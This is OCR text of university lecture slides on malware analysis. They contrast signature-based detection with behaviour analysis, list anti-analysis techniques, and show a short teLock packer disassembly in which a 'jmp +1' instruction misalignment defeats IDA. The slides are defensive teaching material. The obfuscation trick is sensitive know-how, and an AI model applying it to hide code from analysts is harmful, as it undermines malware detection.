
Anti-Malware

- **Detection by syntactic signature**
  - ➡ Pro : Efficient and easy to implement
  - ➡ Cons : Signatures are quasi-manually constructed
  - ➡ Cons : Vulnerable to malware protections
- Integrity checks
  - ➡ Pro : Too many updates in a modern system

- **Behavior analysis**
  - ➡ Pro : Could detect new attacks
  - ➡ Cons : Difficult to implement
    - what is a bad behavior ?
    - Require to monitor the system



Undecidable !




Loria
Laboratoire lorrain de recherche en informatique et ses applications


Jean-Yves Marion

The problem …

Anti Anti-Malware



1.Obfuscation



Win32.Swizzor's packer

2.Cryptography

3.Self-modification

4.Anti-analysis tricks

Malware analysis is very hard

Goal :
Rational approach to help Felix the cat !

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves Marion

Obfuscation

mis-alignment


teLock

```
01006e7a    fe 04 0b        inc byte [ebx+ecx]
01006e7d    eb ff           jmp +1
01006e7e       ff c9        dec ecx
01006e80    7f e6           jg 01006e68
01006e82    8b c1           mov eax, ecx
```


because of jmp +1

IDA fails

```
01006E7A    inc     byte ptr [ebx+ecx]
01006E7D
01006E7D ; -
01006E7F
01006E80
01006E81
01006E82
01006E83
```



A common protection scheme for malware



A run is a sequence of waves

Self-modifying program schema

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves Marion

The best definition of a malware ?

And a fascinating challenge …

Loria
Laboratoire lorrain de recherche en informatique et ses applications

Jean-Yves Marion